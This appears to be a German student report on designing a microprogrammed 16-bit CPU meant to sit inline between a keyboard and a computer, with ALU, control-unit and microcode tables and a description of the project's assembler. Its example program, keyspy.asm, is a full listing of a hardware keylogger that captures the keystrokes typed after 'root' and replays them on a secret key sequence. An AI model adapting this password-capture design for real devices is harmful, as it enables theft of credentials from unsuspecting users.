Desweiteren werden die beiden Operanden A und B auch über zwei weitere 16-Bit-Anschlüsse direkt an die ALU geliefert. Ein Umweg über den internen Bus würde Verzögerungen mit sich bringen. Eine weitere Alternative wäre gewesen, wenigsten einen der beiden Operanden über den internen Bus zu schleusen, nur ist diese Lösung auch nur auf dem Papier wirklich sparsamer, da für den Bus die entsprechenden Leitungen getriggert werden müßten, was bei der permanenten Verbindung zwischen Registerbereich und ALU nicht nötig ist. Außerdem kann bei unserer Variante bei Bedarf gleichzeitig noch ein Datum über den Bus geschleust werden.

Das Ergebnis einer Alu-Operation kann (muß aber nicht, z.B. CMP) wieder im durch RegSelect B ausgewählten Register landen. Dafür muß es zusätzlich durch eine Steuerleitung der Control Unit geschaltet werden.

Zuguterletzt darf die Verbindung des Registerbereiches mit dem I/O-Controller nicht fehlen. Hierüber werden jeweils die unteren 8 Bit der durch Operanden angegebenen Register gelesen bzw. geschrieben. Hierzu werden

die aus dem jew. Register gelesenen Daten permanent nach außen geliefert. Der I/O-Controller muß sowieso in jedem Fall auf die Steuersignale achten. Um jedoch zu verhindern, daß beliebige Daten, die irgendwie vom I/O-Controller anliegen, in das jew. Register wandern, muß diese IN - Richtung durch ein Signal gesteuert werden.

2.6.3 I/O (Ein- und Ausgabeeinheit)

Der I/O-Controller gehört selbst zwar nicht zur CPU, jedoch ist die Kommunikation zwischen ihm und der CPU von grundlegendem Interesse. Wie bereits zu den Akkus beschrieben, kann in jeder Richtung 8-Bit Datenverkehr erfolgen. Das Protokoll sieht vor, daß eine weitere Steuerleitung (Port-Select) angibt, welcher Port angesprochen werden soll (0=tastaturseitig oder 1=computerseitig).

Da Daten nicht permanent gelesen bzw. geschrieben werden, sondern zu bestimmten Zeitpunkten, wird dieses Timing von 2 weiteren Leitungen übernommen (R / W). Sie werden von der CPU auf HIGH (1) gesetzt, wenn sie lesen oder schreiben will. Ob das auch tatsächlich geht, signalisiert der I/O-Controller wiederum über die beiden Signale “Ready to read” und “Ready to write”.

2.6.4 Flags

Der Prozessor besitzt zwei Flags, das Zero Flag und das Sign Flag. Bei logischen und Arithmetikfunktionen werden beide abhängig vom Ergebnis der Operation gesetzt (Ergebnis ist Null bzw. hat bei der Betrachtung im 2er-Komplement ein negatives Vorzeichen). Daher die von der Control Unit gesteuerten Verbindungen von der ALU. Desweiteren können bei I/O-Befehlen die Zustände des I/O-Controllers negiert in’s Zero Flag übernommen werden. Zum Beispiel ist Zero genau dann, wenn *nicht* “Ready to write”.

2.6.5 Jump Control Encoder

Abhängig von den Flags und den beiden Jump Select Lines generiert der Jump Control Encoder ein Signal, welches die Übernahme einer neuen Adresse in Program Count (PC) steuert (→ Sprung). Dies wird bei der Mikroprogrammierung deutlich, welche ohne Mikrosprünge auskommt, dafür jedoch den Sprung bzw. die Zieladresse berechnen muß.

Die Belegung der Jump Select Lines ist wie in Tabelle 2 angegeben codiert.

Der Ausgang des Jump Control Encoders ist genau dann HIGH (1), wenn die Eingangsbedingungen einen Sprung implizieren. Damit kann er direkt die Übernahme von Daten in PC steuern. (Um mit der regulären Steuerung der Eingabe von PC zu kooperieren, werden diese beiden Signale mit einem AND verknüpft.)

Tabelle 2: Jump Select Modi

Code	Bedeutung
00	kein Sprungbefehl
01	JZ (Jump if Zero Flag set)
10	JG (Jump if Greater) - Sprung bei jew. gelöschtem Zero- und Sign Flag
11	JL (Jump if Lower) - Sprung bei gelöschtem Zero Flag und gesetztem Sign Flag)

2.6.6 ALU (Arithmetik- und Logikeinheit)

Selbstverständlich benötigt unser Prozessor für die gewünschte Funktionalität eine ALU, die, wie allgemein üblich, zwei Eingänge und einen Ausgang hat. Dies paßt konzeptionell gut zur Konstruktion des Registerbereiches, der zwei Worte liefern kann und eines bei Bedarf von der ALU übernehmen kann. Insgesamt gibt es 10 Arithmetik- und Logikbefehle (`INC`, `DEC`, `ADD`, `CMP`, `SHR`, `SHL`, `AND`, `OR`, `NOT`, `XOR`), wodurch 4 Signale zur Steuerung benötigt werden, wie Tabelle 3 zeigt.

Tabelle 3: Belegungen ALU Control Lines

Code	Operation
0000	INC
0001	DEC
0010	ADD
0011	CMP
1000	SHR
1001	SHL
1010	AND
1011	OR
1100	NOT
1101	XOR

Hierbei ist zu beachten, daß die Befehle INC, DEC und NOT 1-Adress-Befehle sind und nur Operand B verwenden, damit Quelle = Ziel, denn der Zieloperand ist wie im Abschnitt 2.6.2 beschrieben immer Operand B.

Die ALU setzt die Flags (Ausgabeleitungen) abhängig vom Ergebnis: Das Zero Flag bei Ergebnis Null und das Sign Flag bei einem Ergebnis, welches bei der Betrachtung als 2er-Komplement kleiner als 0 ist.

Um sowohl die Steuerung zu vereinfachen als auch pro Takt eine hohe Effizienz zu erreichen, haben wir die ALU so ausgelegt, daß jede Operation in genau einem Takt ausgeführt werden kann. Dies ist nicht weiter schwer, da

wir weder Multiplikation noch Division brauchen. Um in einem Takt zu rechnen, legen wir am Anfang des Zyklus (z.B. positive Taktflanke) die Daten und Steuersignale an die ALU, wobei im Laufe des Zyklus irgendwann das Ergebnis am Ausgang der ALU liegt. Dieser Wert kann per Taktflankentriggerung wiederum direkt ins Zielregister übernommen werden, wodurch wir für jede ALU-Operation nur einen Mikrobefehlszyklus brauchen. (D.h. Input: Daten und Signale, wobei ein Signal steuert, daß am Ende des Taktes, also zur nächsten Taktflanke, Daten von der ALU zurück ins Register fließen.)

2.6.7 CU (Control Unit)

Die Control Unit ist ein sehr wichtiger Bereich innerhalb der CPU, weshalb wir ihr einen eigenen Abschnitt (ab Seite 24) gewidmet haben. Abhängig vom auszuführenden Befehl setzt sie die benötigten Steuerleitungen, die in fast allen Bereichen der CPU zu finden sind. Diese Signale sind mikroprogrammiert und können beliebig in variabler Schnittanzahl sequenziert werden.

2.6.8 IR0 und IR1 (Befehlsregister)

Diese beiden von den Akkumulatoren platzierten Register nehmen eine Sonderstellung ein, da sie mit verschiedenen Wortbreiten vom Bus lesen. Während IR0 nur die untersten 8 Bit vom internen Bussystem liest, arbeitet IR1 mit der vollen Wortbreite (16 Bit).

Dies folgt aus unserem Befehlsformat, welches immer genau 1 oder 3 Byte als kompletten Befehl definiert. Während 1-Byte Befehle in IR0 landen, werden bei 3-Byte-Befehlen die zusätzlichen 2 Byte in IR1 gespeichert. Da nur IR0 befehlssteuerungsrelevante Informationen enthält, sind dessen 8 Bit mit der Control Unit verbunden. Dafür können die 16 Bit des IR1 nicht nur vom internen Bus gelesen, sondern auch darauf geschrieben werden.

Schließlich handelt es sich bei diesem Wort um Immediate-Werte, die je nach Befehl als Adresse oder Daten mit dem Hauptspeicher verknüpft werden können, Sprünge definieren oder auch in den Registerbereich übergeben werden können.

2.6.9 PC (Programmzähler)

Ein weiteres unabhängig von den Akkus implementiertes 16-Bit-Register ist der Program Count (PC). Er enthält, wie in Prozessoren üblich, die Adresse des nächsten Befehles. Diese wird im Falle von Sprüngen vom internen Bus gelesen, muß jedoch auch auf diesen ausgegeben werden, im Falle der Adressierung des nächsten Befehles im Hauptspeicher.

Außerdem kann er über das Signal PC_inc um 1 erhöht werden, wodurch automatisch der Befehl, der im Speicher an der nächstfolgenden Adresse steht. Hierzu ist an PC ein Inkrementierer gekoppelt.

2.6.10 Speicher

Da Programme und Daten im Hauptspeicher residieren, ist für unser Projekt ein leistungsfähiges Speicherinterface unabdingbar. Es verbindet den internen Bus indirekt über das Memory Address Register (MAR) und das Memory Data Register (MDR) mit dem Hauptspeicher.

MAR kann vom Bus aus nur beschrieben werden und adressiert ein Wort im Hauptspeicher. Durch die Read/Write-Steuerung (siehe Abbildung 3 auf Seite 18) wird wiederum geregelt, ob eine Lese- oder eine Schreibanforderung vorliegt. Im ersteren Fall wird über das Speicherinterface das adressierte Wort in MDR geschrieben, welches in einem folgenden Takt auf den internen Bus gelegt werden kann. Anderenfalls muß für eine Schreiboperation das gewünschte Wort schon vorher in MDR über den Bus geschrieben worden sein, welches dann beim eigentlichen Schreibvorgang von dort in den Hauptspeicher gelangt. Dies funktioniert selbstverständlich nur, wenn auch beschreibbarer Speicher adressiert wurde. Falls ROM adressiert wurde, ändert sich dort nichts, und ein Fehler wird auch nicht extra signalisiert. Die Aufgabe einer sinnvollen Speicherverwaltung wird dem Programm überlassen.

2.6.11 Stromversorgung

Da unser Gerät (CPU, Speicher, I/O-Controller bzw. Interface) zwischen Rechner und Tastatur hängt, kann die benötigte Energieversorgung gleich aus spannungsführenden Leitungen (z.B. PS/2) abgezweigt werden. Bei USB ist auch eine Stromversorgung angeschlossener Geräte vorgesehen. Zur Not kann durchaus auch eine externe Stromversorgung in Frage kommen, was jedoch nicht weiter Gegenstand unseres Projektes sein soll, welches sich mit den grundlegenden Fragen der Prozessorarchitektur beschäftigen soll.

2.6.12 Takt

Der Prozessor wird synchron getaktet und setzt voraus, daß Hauptspeicher und I/O-Interface mit dem gleichen Takt arbeiten. Falls dies in einem bestimmten Anwendungsfall nicht der Fall sein sollte, muß der Mikrocode in der CU angepaßt werden (z.B. Wartezyklen). Der Takt kann ebenso wie die Stromversorgung als von außen bereitgestellt betrachtet werden.

Da wir ansonsten für die Verhältnisse einer kleinen CPU, die nicht verschwenderisch mit den Kosten umgehen kann, möglichst effiziente Konstruktionsmethoden verwendet haben, kommt der Prozessor beim Betrieb an einer

normalen, womöglich noch im I/O-Controller gepufferten, Tastatur, mit einigen Kilohertz Takt aus, was sich bei herkömmlicher CMOS-Technologie sehr vorteilhaft auf den Energieverbrauch auswirkt.

2.7 CU (Control Unit)

Dieser Abschnitt beschäftigt sich mit dem Entwurf der Control Unit, den Ein- und Ausgabeleitungen, ihren diversen Komponenten und deren Zusammenspiel.


2.7.1 Problemstellung, Eingaben

Die Aufgabe der CU ist es, die Abläufe im Prozessor zu kontrollieren. Hierzu generiert sie die Signale der Steuerleitungen, um die verschiedenen Einheiten innerhalb des Prozessors zu steuern.

Die Control Unit muß abhängig vom Inhalt des IR0 (8 Bit) verschiedene Befehle abarbeiten, wofür jeweils mehrere Takte benötigt werden. Daher müssen die benötigten Kombinationen der generierten Steuersignale serialisiert werden.

Fest steht in jedem Fall, daß die Befehlsabarbeitung einem sehr einfachen Schema (Fetch, Execute, ...) folgt, wie Abb. 4 darstellt.

Abbildung 4: Befehlsabarbeitung



Wir haben uns entschieden, eine mikroprogrammierte Steuerung zu integrieren. Dies ermöglicht uns genügend Flexibilität beim Entwurf und beim Debugging. Außerdem wird die Control Unit flexibler gegenüber Anforderungen, auf die variabel auch nach dem Gesamtentwurf eingegangen werden muß, wie z.B. verschiedene Anzahlen von Wartezyklen bei der Ein- und

Ausgabe. Darauf kann dann einfach mit einem Mikrocodeupdate reagiert werden.

Desweiteren sollen sich im Mikroprogramm letztendlich nur die Zustände der Steuerleitungen selbst wiederfinden, wodurch Platz gespart wird, denn ansonsten müßte man auch die Mikrocodeadresse des Folge-Mikrobefehls abspeichern. Wie dies genau realisiert werden kann, erklären wir nach der näheren Erläuterung der einzelnen Komponenten der CU.

2.7.2 Komponenten und Zusammenhänge in der CU

Zuerst einmal wird das Befehlsbyte vom Befehlsdekoder in der CU (siehe S. 18) dekodiert. Hierzu ist nur eine reine Logikschaltung nötig, die dabei die Signale PortSelect, RegSelect A und RegSelect B (insgesamt 5 Bit) direkt weiterreichen kann. Hierbei ist zu beachten, daß manche dieser Leitungen nicht bei allen Befehlen einen für diesem Zweck sinnvollen Inhalt leiten. Dieses Problem wird jedoch dadurch gelöst, daß die entsprechenden Signale nur dann vom Mikroprogramm verarbeitet werden, wenn sie wirklich sinnvoll sind.

Desweiteren erzeugt der Befehlsdecoder für jeden Befehl seine besondere Mikroprogramm-Einsprungadresse, wobei im Mikroprogramm alle Befehle hintereinander mit ihrer jeweiligen Sequenz stehen.

Die erzeugte Mikroadresse landet also im Mikroprogrammcounter, der dann im MikroCode ROM die jeweilige erste Zeile des zum Befehl gehörenden Mikroprogrammes addressiert. Somit kommen aus dem ROM direkt die Steuersignale, die dann in der CPU verteilt angeschlossen werden.

Dies reicht jedoch noch nicht zur vollwertigen Funktionalität der CU aus. Es fehlt noch die dynamische Bearbeitung des Mikroprogrammzählers. Dieser kann neben dem Beladen mit der Anfangs-Mikroadresse eines Befehles auch noch durch eine Steuerleitung inkrementiert werden ("nächster Befehl") analog zum PC (Leitung MPC_inc auf HIGH (1)). Als dritte Möglichkeit ist MPC_reset vorgesen. Diese ist dazu da, den Mikroprogrammcounter auf 0 zu setzen. Dies hängt direkt mit der Abbildung 4 (S. 24) zusammen, da vor jeder Execute-Phase (Befehl ausführen) auch eine Fetch-Phase ("Befehl holen") kommt.

Die Fetch-Phase, welche immer gleich ist, hat auch ein Mikroprogramm, welches im Mikroprogrammspeicher an Adresse 0 steht. Somit läuft jeder Befehlszyklus folgendermaßen ab:

1. MPC_reset: Das Mikroprogramm fängt bei "Fetch" (Adresse 0) an

2. "Instruction Fetch" wird ausgeführt, wobei grundsätzlich IR0 und IR1 beladen werden, unabhängig davon, ob nun IR1 gebraucht wird oder nicht. Dabei wird in jedem Zyklus MPC um 1 erhöht (MPC_inc).

3. Am Ende von “Fetch” wird MPC_in gesetzt, um die Anfangs - Mikroadresse des neuen Befehles in MPC zu laden.

4. Der jeweilige Befehl wird ausgeführt, in jedem Taktzyklus wird MPC um 1 erhöht (MPC_inc), wobei die Anzahl der Zyklen variabel durch das Mikroprogramm bestimmt wird. 3-Byte Befehle sind selbst dafür zuständig, noch 2 weitere Male den PC zu erhöhen.

5. Am Ende des Mikroprogrammes des Befehles wird MPC_reset gesetzt und bei Schritt 1 fortgefahren.

Als weiteres besonderes Feature ist aufzuführen, daß wir völlig ohne Sprünge im Mikroprogramm auskommen. Das erreichen wir, indem wir bei Sprüngen die Zieladresse einfach in Hardware berechnen (Jump Control Encoder).

2.7.3 Steuersignale

Die zu generierenden Steuersignale werden in Tabelle 4 dargestellt. Hierbei sind RegSelect A, RegSelect B und PortSelect nicht enthalten, da diese direkt aus dem Opcode erzeugt werden und nicht im Mikrocode auftauchen.

Tabelle 4: Die Steuersignale (mikroprogrammgesteuert)

Name	Beschreibung
MAR_in	Beschreibe MAR vom Bus
MDR_in	Beschreibe MDR vom Bus
MDR_out	Lege MDR auf den Bus
M(MAR) → MDR	Hole adressiertes Wort vom Speicher
MDR → M(MAR)	Schreibe adressiertes Wort in Speicher
PC_in	Beschreibe PC vom Bus
PC_out	Schreibe PC auf Bus
PC_inc	Erhöhe PC um 1
IR0_in	Beschreibe IR0 vom Bus
IR1_in	Beschreibe IR1 vom Bus
IR1_out	Lege IR1 auf Bus
Port_get	Hole Daten vom Port in LSB von RegB
Port_R	Versetze I/O-Port in Lese-Modus
Port_W	Versetze I/O-Port in Schreib-Modus
PortW_Z_enable	Write-Portzustand ins Zero Flag (negiert)
PortR_Z_enable	Read-Portzustand ins Zero Flag (negiert)
RegA_out	Lege Register (RegSelect A) auf den Bus
RegB_in	Beschreibe Register (RegSelect B) vom Bus
RegB_out	Lege Register (RegSelect B) auf den Bus

... Fortsetzung folgt

Tabelle 4: (Fortsetzung)

Name	Beschreibung
ALU_writeback	Schreibe das ALU Ergebnis in RegB
ALU_control_0	Auswahl der ALU Operation (4 Bit)
ALU_control_1	(siehe Tabelle 3, S. 21)
ALU_control_2	
ALU_control_3	
ALU_Z_enable	ALU beschreibt Zero Flag
ALU_S_enable	ALU beschreibt Sign FLag
Jump_sel_0	Jump-Modus-Wahl, 2 Bit
Jump_sel_1	(siehe Tabelle 2, S. 21)
MPC_in	Beschreibe Mikroadresse in MPC
MPC_inc	Erhöhe MPC um 1
MPC_reset	Setze MPC auf 0

2.7.4 Mikroprogramm

Mit Hilfe der Zusammenfassung der Steuersignale in Tabelle 4 kann nun leicht das Mikroprogramm geschrieben werden. Es kommt wie oben beschrieben ohne Sprünge im Mikrocode aus, wodurch für jeden Takt nur die Steuersignale 1 zu 1 gespeichert werden müssen. Wir benutzen also keine weitere Codierung der Steuersignale, was zwar bei 31 Signalen auch jeweils 31 Bit pro Mikroinstruktion benötigt, jedoch sparen wir den Decoder und engen uns bei der Mikroprogrammierung nicht ein.

In der Tabelle sind aus Platzgründen die Mikro-Adressen in hexadezimalem Format angegeben, und von den generierten Signalen sind genau solche angegeben, die HIGH (1) sind.

Tabelle 5: Mikroprogramm

Adresse (hex)	Befehle	Kommentar
Fetch:		Befehl holen
0000	PC_out, MAR_in, MPC_inc	Erstes Byte holen
0001	M(MAR) → MDR, MPC_inc	und
0002	MDR_out, IR0_in, PC_inc, MPC_inc	PC inkrementieren
0003	PC_out, MAR_in, MPC_inc	Zweites und drittes
0004	M(MAR) → MDR, MPC_inc	Byte holen
0005	MDR_out, IR1_in, MPC_in	Ende von Fetch
IN:		Dateneingabe
0006	PortR_Z_enable, Port_get,	Eingabe
		... Fortsetzung folgt

Tabelle 5: (Fortsetzung)

Adresse (hex)	Befehle	Kommentar
	Port_R, MPC_reset	und fertig
OUT: 0007	PortW_Z_enable, Port_W, MPC_reset	Datenausgabe Ausgabe und fertig
INC: 0008	ALU_writeback, ALU_Z_enable, ALU_S_enable, MPC_reset	B Inkrementieren (ALU_Control: Null)
DEC: 0009	ALU_control_0, ALU_writeback, ALU_Z_enable, ALU_S_enable, MPC_reset	B Dekrementieren Flags setzen
ADD: 000a	ALU_control_1, ALU_writeback, ALU_Z_enable, ALU_S_enable, MPC_reset	A und B addieren
CMP: 000b	ALU_control_0, ALU_control_1, ALU_Z_enable, ALU_S_enable, MPC_reset	A von B subtrahieren
SHR: 000c	ALU_control_3, ALU_writeback, ALU_Z_enable, ALU_S_enable, MPC_reset	Bit shift (right)
SHL: 000d	ALU_control_0, ALU_control_3, ALU_writeback, ALU_Z_enable, ALU_S_enable, MPC_reset	Bit shift (left)
AND: 000e	ALU_control_1, ALU_control_3, ALU_writeback, ALU_Z_enable, ALU_S_enable, MPC_reset	Bitweises UND
OR: 000f	ALU_control_0, ALU_control_1, ALU_control_3, ALU_writeback, ALU_Z_enable, ALU_S_enable, MPC_reset	Bitweises ODER
NOT: 0010	ALU_control_2, ALU_control_3,	Bitweises Negieren

...Fortsetzung folgt

Tabelle 5: (Fortsetzung)

Adresse (hex)	Befehle	Kommentar
	ALU_writeback, ALU_Z_enable, ALU_S_enable, MPC_reset	
XOR:		Bitweises X-ODER
0011	ALU_control_0, ALU_control_2, ALU_control_3, ALU_writeback, ALU_Z_enable, ALU_S_enable, MPC_reset	
JZ:		Sprung wenn Z
0012	PC_inc, MPC_inc	3-Byte-Befehl
0013	PC_inc, MPC_inc	
0014	IR1_out, Jump_select_0, MPC_reset	Sprungberechnung
JMP:		unbedingter Sprung
0015	PC_inc, MPC_inc	3-Byte-Befehl
0016	PC_inc, MPC_inc	
0017	IR1_out, PC_in, MPC_reset	
JG:		Sprung, falls $\neg(Z \vee S)$
0018	PC_inc, MPC_inc	3-Byte-Befehl
0019	PC_inc, MPC_inc	
001a	IR1_out, Jump_select_1, MPC_reset	
JL:		Sprung, falls $Z \wedge \neg S$
001b	PC_inc, MPC_inc	3-Byte-Befehl
001c	PC_inc, MPC_inc	
001d	IR1_out, Jump_select_0, Jump_select_1, MPC_reset	
MOV:		Reg1 → Reg2
001e	RegA_out, RegB_in, MPC_reset	
LODI:		Immediate → Reg
001f	PC_inc, MPC_inc	
0020	IR1_out, RegB_in, PC_inc, MPC_reset	
LODM:		[Immediate] → Reg
0021	IR1_out, MAR_in, PC_inc, MPC_inc	Speicher adressieren
0022	M(MAR) → MDR, PC_inc, MPC_inc	Daten holen

... Fortsetzung folgt

Tabelle 5: (Fortsetzung)

Adresse (hex)	Befehle	Kommentar
0023	MDR_out, RegB_in, MPC_reset	
LOD:		[Reg1] → Reg2
0024	RegA_out, MAR_in, MPC_inc	Speicher adressieren
0025	M(MAR) → MDR, MPC_inc	Daten holen
0026	MDR_out, RegB_in, MPC_reset	
STOM:		Reg → [Immediate]
0027	IR1_out, MAR_in, PC_inc, MPC_in	Speicher adressieren
0028	RegA_out, MDR_in, PC_inc, MPC_inc	Daten vorbereiten
0029	MDR → MAR, MPC_reset	Daten schreiben
STO:		Reg1 → [Reg2]
002a	RegB_out, MAR_in, MPC_inc	Speicher adressieren
002b	RegA_out, MDR_in, MPC_inc	Daten vorbereiten
002c	MDR → MAR, MPC_reset	Daten schreiben
HLT:		Programmende
002d		Nichts
NOP:		No Operation
002e	MPC_reset	nächster Befehl

3 Software

In diesem Abschnitt wird noch die verwendete Software näher beleuchtet, wobei es neben einem Beispielprogramm um die komplette Entwicklungsumgebung (Assembler, Simulator, Debugger) des Systems geht.

3.1 Beispielprogramm

Um die Leistungsfähigkeit unseres Prozessors zu demonstrieren, möchten wir an dieser Stelle ein kleines Beispielprogramm diskutieren. Bei dem im folgenden beschriebenen Programm handelt es sich um ein Tool zum Ausspionieren von Passwörtern. Diese Anwendung ist rechtlich und moralisch zumindest bedenklich und soll hier nur deshalb als Beispiel benutzt werden, weil es sich um ein simples und überschaubares Programm handelt, das die Programmierung und Funktion unseres Prozessors und unserer Software gut und anschaulich demonstriert. Eine andere denkbare Anwendung für unser System wäre z.B. ein Hardware - Tastaturtreiber, dessen Realisierung wäre

jedoch ungleich aufwendiger, deshalb haben wir hier auf das einfachere Beispiel zurückgegriffen.

keyspy.asm ist wie gesagt ein Sicherheitstool zum Ausspionieren von Passwörtern. Unser Gerät wird wie beschrieben zwischen Tastatur und Zielrechner gesteckt. Das keyspy-Programm fängt alle von der Tastatur gesendeten Scancodes ab und leitet sie an den Rechner weiter. Sobald eine bestimmte Zeichenkette (in diesem Beispiel "root <enter>") eingegeben wird, speichert das Programm alle folgenden Scancodes bis zum nächsten Enter zusätzlich mit; dabei dürfte es sich wahrscheinlich um das root - Passwort handeln. Auf ein geheimes Signal hin, im konkreten Beispiel zehnmaliges Drücken der Insert - Taste, wird das gespeicherte Passwort als Scancodes an den Rechner gesendet. In der Praxis würde man also zu einem späteren Zeitpunkt (nachdem der root user sich mindestens einmal eingelogt hat) wiederkommen, einen normalen Texteditor öffnen, das geheime Signal geben und keyspy würde dann das erbeutete Passwort im Klartext in den Texteditor ausgeben.

Die Funktion des Programmes sollte anhand der Kommentare leicht nachzuvollziehen sein. In der Hauptschleife werden Zeichen von der Tastatur eingelesen und es wird überprüft, ob es sich um einen make oder einen break code handelt. Break codes werden generell sofort übersprungen. CX enthält einen Zeiger auf das aktuelle Zeichen der Vergleichssequenz, also anfangs auf das 'r' von root. Das eingegangene Zeichen wird damit verglichen. Falls es übereinstimmt, zählt CX auf das nächste Zeichen weiter, also 'o', 'o', 't' und 'enter'. Wenn CX am Ende der Vergleichssequenz ankommt, wird in die store - Schleife gesprungen, die die folgenden Eingabecodes (das Passwort?) abspeichert. Sollte ein gelesenes Zeichen nicht mit [CX] übereinstimmen, wird CX wieder auf den Anfang der Vergleichssequenz gesetzt.

Die store - Schleife liest Zeichen von der Tastatur und speichert sie sequentiell ab, bis ein <enter> gelesen wird – dann wird die gespeicherte Sequenz mit 0 terminiert und das Programm kehrt zur Hauptschleife zurück. Sollte später ein weiteres root eingegeben werden, wird des zuletzt gespeicherte Passwort überschrieben.

Die Hauptschleife zählt außerdem die in Folge gedrückten inserts in einer Variable ab. Mit jedem insert wird die Variable inkrementiert, mit jedem anderen Zeichen wieder auf 0 gesetzt. Sobald die Variable 10 erreicht, springt das Programm in die dump - Schleife, die das mitgeloggte Passwort an den Rechner sendet und dann in die Hauptschleife zurückkehrt.

Das keyspy - Programm ist auch auf der mitgelieferten CD enthalten, sowohl als Quelltext als auch als Binary. Außerdem sind die Eingabedateien schon für einen Testlauf des Programmes vorbereitet: inport0.txt enthält eine (ebenfalls kommentierte) Beispieleingabe für das Programm.

Doch nun das Listing (keyspy.asm):

```
; Einfacher Passwortspion
```

```
;
; wartet, bis die Tastenfolge "r o o t Enter" eingegeben
; wird und speichert alle folgenden Zeichen bis zum
; naechsten Enter ab
;
; Das gespeicherte Passwort kann durch zehnmaliges Druecken
;  von "insert" ausgegeben werden
;
; Programm ist nur fuer "Ausbildungszwecke" gedacht :-)

start:
        lodi suchwort,CX
next:
        lod  [CX],AX    ; ersten Buchstaben des Suchwortes
                        ; in AX laden

loop1:  in   0,BX       ; warten, bis Scancode in BX reinkommt
        jz   loop1

loop4:  out  BX,1       ; gleich an Rechner weiterleiten
        jz   loop4      ; ... bis es klappt

        lodi 80h, DX
        cmp  DX, BX     ; ist es ein break-code?
        JG   next       ; ja, ignorieren und weiter

        cmp  AX,BX              ; Scancode an richtiger
                                ;  Stelle im Suchwort?
        jz   correct            ; ja!
        jmp  wrong              ; nein!
correct:
        inc  CX             ; bisher alles richtig
        inc  CX             ; naechster Buchstabe im Suchwort
        lodi suchwort_ende, DX
        cmp  DX, CX         ; sind wir am Ende des Suchwortes?
        jz   store          ; ja!
        jmp  next           ; nein, also weiter

wrong:                      ; falsches Zeichen, koennte
                            ; aber noch Schaltseq. werden
        lodi suchwort,CX    ; erstmal CD resetten
        lodm [schaltzeichen],DX
        cmp  BX,DX          ; ist es das Schaltzeichen?
        jz   switchchar
```

```
        xor  DX, DX         ; nein, zaehler auf 0
        stom DX, [zaehler]
        jmp  next           ; fertig, naechstes Eingabezeichen

switchchar:
        lodm [zaehler], DX  ; ja, Zaehler um 1 erhoehen
        inc  DX
        stom DX, [zaehler]

        lodi 9, AX
        cmp  DX, AX       ; ist der Zaehler 10?
        jz   dump         ; ja, springe zur Ausgabe
        jmp  next         ; nein, fertig und naechstes
                          ; Eingabezeichen erwarten

;-------------------------------------------------------

store:     ; wenn wir hier ankommen, ist der Username
           ; eingegeben worden --> passwort speichern

        lodi speicher, DX ; DX zeigt auf speicherplatz
storenext:
loop2:  in   0,BX         ; warten, bis Scancode in
                          ; BX reinkommt
        jz   loop2

loop3:  out  BX,1         ; gleich an Rechner weiterleiten
        jz   loop3        ; ... versuchen, bis es klappt

        lodi 1Ch, ax
        cmp  bx, ax       ; ist es ein return?
        jz   storefinished; ja, passwort komplett!

        sto  BX, [DX]     ; nein, diesen scancode abspeichern
        inc  DX           ; zaehler erhoehen
        inc  DX
        jmp  storenext    ; ... und naechstes Zeicher erwarten

storefinished:
        xor  BX, BX
        sto  BX, [DX]     ; wir sind fertig, passwort
                          ; mit 0 terminieren
        jmp  next         ; und zurueck in die
```

```
                        ; Hauptschleife!

;-------------------------------------------------------------

dump:
        ; wenn wir hier ankommen, ist das Schaltzeichen
        ; hinreichend oft gedrueckt worden und wir geben
        ; das gespeicherte passwort aus

        lodi speicher, DX          ; DX zeigt auf speicher
dumpnext:
        lod  [DX], AX   ; zeichen in AX holen
        or   AX, AX     ; ist AX 0?
        JZ   next       ; ja, Ausgabe beendet und zurueck
                        ; in die Hauptschleife!

loop5:  out  AX, 1      ; nein, Zeichen an die Tastatur
                        ; schieben
        jz   loop5      ; ... versuchen, bis es klappt
        inc  DX
        inc  DX
        jmp  dumpnext   ; und naechstes Zeichen ausgeben

;-------------------------------------------------------------

@absolute 1000h
suchwort:
        DW 13h          ; r make
        DW 18h          ; o make
        DW 18h          ; o make
        DW 14h          ; t make
        DW 1Ch          ; enter make
suchwort_ende:

schaltzeichen:
        DW 52h          ; make "schalter" (insert)
zaehler:
        DW 0h           ; zaehlt die Tastendruecke auf
                        ; den Schalter

speicher:               ; ab hier landet das passwort
```

```
@absolute 2000h          ; ein bisschen Platz im File schaffen
```

3.2 Der Assembler

Unser Assembler ist eine simple Kommandozeilen - Javaapplikation, mit deren Hilfe sich Assemblerprogramme in Binaries für unseren Prozessor übersetzen lassen. Voraussetzung für den Betrieb ist entsprechend eine Java-Laufzeitumgebung ab Version 1.2 bzw. für die Kompilierung des Assemblers ein JDK ab Version 1.2.

Gestartet wird der Assembler mit

```
java assembler <eingabedatei>
```

Er generiert daraufhin eine Binärdatei mit dem Namen "eingabedatei.bin", falls das Programm fehlerfrei übersetzt werden konnte, andernfalls wird eine genaue Fehlermeldung ausgegeben. Für die Assemblerquelltexte empfehlen wir die Endung .asm. Die .bin Dateien können anschliessend in den Simulator / Debugger geladen werden.

Der Assembler arbeitet als two-pass-assembler, im ersten pass werden alle Symbole aufgelöst, im zweiten pass wird der tatsächliche Code generiert. Zur Syntax der Assemblerdateien:

3.2.1 Befehle

Assemblerbefehle müssen in der Eingabedatei so auftauchen, wie in der Befehlsreferenz beschrieben. Whitespaces und Zeilenumbrüche haben keine Bedeutung.

3.2.2 Kommentare

Kommentare beginnen mit einem Doppelslash '//' (C++ style) oder einem Semikolon ';' (assembler style) und gehen jeweils bis zum Ende der Zeile. Kommentare dürfen beliebige Zeichen enthalten und nicht in der Mitte eines Befehl o.ä. beginnen.

3.2.3 Zahlendarstellung

Zahlen können wahlweise dezimal oder hexadezimal angegeben werden. Hexadezimale Zahlen müssen mit einer Ziffer 0-9 beginnen und mit einem kleinen h enden, z.B. 100h oder 0FFh. Alle anderen Darstellungen werden als dezimal interpretiert.

3.2.4 Labels und Identifier

Ein Label symbolisiert eine physikalische Speicheradresse, die zum Zeitpunkt des Programmierens noch nicht bekannt ist. Identifier ermöglichen Zugriff auf die effektiven Adressen ihrer Labels.

Labels und Identifier müssen mit einem Buchstaben oder einem Unterstrich ('_') beginnen und dürfen Buchstaben, Ziffern und Unterstriche enthalten.

